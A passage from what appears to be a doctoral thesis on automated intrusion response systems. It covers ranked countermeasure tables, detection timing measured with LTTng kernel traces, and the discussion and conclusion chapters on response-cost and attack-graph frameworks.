	ξ	0.63	0.63	0.63	0.63
	Δ_{max}	0.66	0.66	0.66	0.66
	Ψ	2.29	4.29	5.29	6.29
	$Candidate$	R_2	R_4	R_5	R_6
$Scenario_3$	ϑ	1	2	3	4
	κ	0.66	1	0	1
	ξ	0.63	0.63	0.63	0.63
	Δ_{max}	0.66	0.66	0.66	0.66
	Ψ	2.95	4.29	4.29	6.29
	$Candidate$	R_3	R_4	R_5	R_6

Table 6.3 Ordered list of responses based on the lowest penalty cost

Rank	Name	User Impact	Stability
1	*R_CLOSE_A_NET_CONNECTION*	Attacker	Connect again
2	*R_KILL_PROCESS (spawned process)*	Attacker	Connect again
3	*R_NOT_ALLOWED_HOST (attacker_IP)*	Attacker	Change IP
4	*R_RESTART_DAEMON (httpd)*	All apache users	Apache service will be available soon
5	*R_RESET_HOST (x)*	All apache users and other available services users on host x	All services will be available soon
6	*R_BLOCK_RECEIVER_PORT (httpd port)*	All apache users	Apache service is not available
7	*R_ISOLATE_HOST (x)*	All apache users and other available services users on host x	All services are not available




Figure 6.6 Service dependency graph of three servers of the experimental network model

reading events, and matching patterns takes about *60 ms* for this multi-step attack scenario. Our detection component abstracts the trace information and stores all the information about the current and historical state values of the system services (execution status of a process, file descriptors, disk, memory, locks, and other information) in the efficient state history database.

For this trace, generated at a rate of 385 KB/sec, storing the state information in the state history database takes *70 ms*. Then, the attack graph component uses this information to check the state preconditions. Retrieving information from the history database takes *60 ms*. Since our approach is a dynamic attack graph, we have to check the preconditions of the five states (the only way to move to the sixth state is from the fifth state). To check on some conditions, the attack graph component has to send a query to the state history database. The worst case is to start running the attack scenario when all the conditions of the five states have to be checked. It takes *200 ms* the first time this is done.

The next time delay is computing the attack cost. One of the parameters in calculating the risk is the service impact. For this reason, we want our response selection to be very quick. To achieve this, we calculate the impact on all the services in advance. So, the risk assessment component takes less than *10 ms*. The response selection component has to find the appropriate response to mitigate the attack. The decision is made in less than *3 ms*. The important question here is how long a response takes to become effective. The reaction delay depends on the type of response, but it is important that the response be applied before the attacker executes the last step, which is to create a permanent user.

As mentioned, our approach supports dynamic attack graphs, as the intruder may try to execute the exploit directly. This triggers state S_5 in the attack graph and, in the worst case, our framework takes *343 ms*. So, when the attacker runs the exploit to obtain a root shell,

our framework is quick to decide on, and prepare, a response to counter the attack, and it is, in fact, fast enough to stop the attack in real-time.

6.6 Conclusion

We presented an online method to calculate the attack cost using a dynamic attack graph in live mode. Most attack graph methods studied in the literature look at the generation of complex attack graphs and the complexity of analyzing these large attack graphs. There has been little attention paid to real live implementations for calculating damage costs. Few existing implementations have used the outputs of IDSs, which do not provide sufficiently precise information to detect sophisticated multi-step attacks.

The proposed framework benefits from kernel-level events provided by the LTTng tracer to obtain efficiently a lot of information about system calls entry and exit. We abstract the trace information and store all the information about the current and historical state values of the system services in the efficient state history database. Thus, the presented dynamic attack graph has an accurate database from which to extract accurate information on a complex multi-step attack.

Recently proposed approaches use either attack graph-based or service dependency-based methods to calculate multi-step attack costs online. We use both of these to compute the damage cost. To this end, we have extended the LAMBDA language with two features : the intruder knowledge level and the effect on CIA.

Moreover, most approaches assume that there is no relationship between services in calculating the impact of the attack on the target service. In contrast, we benefit from the service dependency graph to compute the damage cost based on three concepts : direct impact, forward impact, and backward impact. Therefore, an accurate attack cost is obtained based on information provided by service dependency and attack graphs. Eventually, the response selection module applies a response in which the attack and response costs are in proportion.

CHAPTER 7

GENERAL DISCUSSION

In the last five years or so, we have seen impressive changes in the ways in which attackers gain access to systems and infect computers. The main problem with choosing a security measure is identifying the security problem. It is important, for example, that we do not isolate a whole server from a network and disrupt the many services we have installed there, nor do we want to kill processes that are using considerable amounts of CPU resources if we are not convinced they have been compromised. Consequently, the appropriate algorithms must be implemented in an IRS, and the right set of responses with a very high positive value must be selected whether or not an attack is in progress. To design an appropriate algorithm to trigger responses, the attack level (user access, root access, and application access) has to be considered. Countering attacks requires preparation of a complete list of responses, an accurate evaluation of those responses in a network model, and understanding the impact of each response in every element of the network. Otherwise, our automated IRS will :

- reduce network/host performance,
- wrongly disconnect users from the network/host,
- result in high costs for administrators re-establishing services, and
- become a DoS attack for our network, which will eventually have to be disabled.

Today, many services are available and used by large numbers of users. It is extremely important to maintain the users QoS, the response time of applications, and critical services in high demand.

One solution to make IRS intelligence is adding a prediction component. It has the potential to detect multi-step attacks missed by the detection component and can decrease false negatives in detection. On the other hand, the response system can use the prediction component results as input, instead of the detection component generating many alerts with high false positive rates. We presented a modulated alert severity technique for multi-step attack prediction. Our experimental results on the DARPA 2000 data set have shown that our model can perfectly predict distributed DoS attacks.

To address the above mentioned challenges, a framework for attack response called ORCEF was proposed. It figures out the best location on a network for applying a response. The main concern in real-time is the efficiency and scalability aspects of the framework and the ability of the framework to compute costs for all applicable responses at every point on the attack path. The Fuzzy Multi-Criteria Decision-Making (MCDM) technique is used to

calculate the response cost. This technique is fast and enables very quick decision making in our response system, in order to prepare a ranked list of responses in online mode.

The second objective of this thesis was to extend the ORCEF framework to support dynamic risk assessment for estimating attack cost. The second framework was designed for the Linux Trace Toolkit next generation (LTTng) tracer in online mode. We discussed how our detection component simplifies the analysis of the low-level events, and compares the captured data with well-defined attack patterns. The effectiveness of the approaches are demonstrated on a sophisticated multi-step attack to penetrate Web servers, as well as to acquire root privilege. This is a sophisticated attack scenario. In the first part, the attacker attempts to gain unauthorized access to a computer from a remote machine by exploiting system vulnerabilities (R2L). In the second part, he tries to obtain root privileges illegally (U2R). We describe in detail how each step of our attack scenario is detected by our detection component.

Another important point that we tried to present is exploiting the response history (response goodness) in an IRS framework. Many researchers use the response goodness in the response cost model to make it dynamic (since other parameters are static). One drawback to using response goodness is that it blocks the response selection mechanism after a while. Since a strong response is better able to repel an attack, its goodness attribute increases all the time. If we sort the responses based on response goodness, we will be selecting the strong response all the time after a while, which is not what we want. Our dynamic response cost model, explained in ORCEF, is not based such response goodness. In the ARITO framework, not only have we proposed a novel method to calculate the response goodness but also we presented a way to calculate an accurate risk level for the network, when we apply a response based on response goodness.

Another important research question is the feasibility of the approach in online mode to counter an attack at the right moment, given the cost of tracing, abstraction, and risk assessment processing. We presented measurements demonstrating that our framework can quickly decide and prepare response(s) to counter a real attack, and it is fast enough to stop the attack in real-time.

The last objective of this thesis is the presentation of an architecture to consider service dependency graphs when calculating the attack cost. We extended the ARITO framework, becoming ONIRA, to support attack impact propagation, from a service to other services, based on the type of dependency in the service dependency graph. On the other hand, we also wanted to estimate the attack cost with help from the attack graph. Most attack graph based methods look at the generation of complex attack graphs, and the complexity of analyzing these large attack graphs. There has been little attention paid to real live implementations for

calculating damage costs. Few existing implementations have used the output of IDSs, which do not provide sufficiently precise information to detect sophisticated multi-step attacks. In the simulation result, we discussed different scenarios of running multi-step attacks, and then we demonstrated how the response selection module can adapt its decision to the scenarios.

CHAPTER 8

CONCLUSION

This work focused on the topic of automated intrusion response system (IRS), how we detect multi-step attacks in real-time and how we return the system to healthy mode with low cost and low impact on network services. The proposed framework benefits from kernel-level events provided by the LTTng tracer to obtain efficiently detailed information about system calls entry and exit.

We presented an intrusion response system taxonomy which classifies a number of research papers published during the past decade in the IRS domain based on critical indexes. This taxonomy provides a better understanding of the response systems. We discussed the key features of IRS that are crucial for defending a system from attack. This taxonomy will open up interesting areas for future research in the growing field of intrusion response systems.

The first component presented in this thesis proposes a framework for predicting sophisticated multi-step attacks. Since alerts correlation plays a critical role in prediction, a modulated alert severity through correlation concept is used, instead of just individual alerts and their severity. Hidden Markov Models (HMM) are used to extract the interactions between attackers and networks.

The second component presents an online response cost evaluation model. It emphasizes an important issue related to IRS support, identifying the attack path, since extracting it can enable us to specify the appropriate locations for applying responses. With respect to the location type, appropriate responses can be assigned by dynamically calculating the cost. In this way, an attack path-based IRS finds the best locations for applying responses at the lowest penalty cost.

The third component of this research underlines that running responses in burst mode decreases not only network performance, but also that of the attacked machine. We therefore proposed a retroactive approach to determine the number of effective responses for repelling an attack. We also discussed two important components that provide IRS intelligence : 1) the history-based response selection component ; and 2) the response deactivation component.

The fourth component proposes a framework that supports dynamic attack graphs to correlate the intrusion detection component outputs. It also helps the response system to apply responses in due time, at the right place and with the appropriate intensity. This work focused on three problems : (i) detecting and generating the attack graph based on kernel level events, (ii) calculating the attack cost, and (iii) selecting an appropriate countermeasure

to repel attacks. To model each state of attack graphs, the LAMBDA language is used. We have added some attributes in this language in order to calculate the attack cost accurately. To calculate the attack cost, we used the advantages of *Attack Graph-based* and *Service Dependency Graph-based* approaches. Below are some suggestions for future research on the development of IRS.

The work presented here has addressed an important number of important issues in IRS systems. Many important factors previously not taken into account are now used to dynamically select the best responses to attacks. Nonetheless, there are several areas where different heuristics strategies and empirical coefficients are used. In order to better test and optimize the selection of these parameters, and compare with other IRS systems, it would be interesting to assemble a large data set of recent attacks, not unlike the DARPA data set [35]. However, this data set of attacks would need to be executable and include the attacking and attacked systems images (software packages, data, configuration, etc.), a major undertaking for any single research group. The main suggestion for future research on the development of IRS is preparing a strong, real dataset of single and multi-step attacks. Such a dataset is needed by all security researchers and will be useful for testing the efficiency and scalability aspect of the intrusion response systems in real-time in the large environments.

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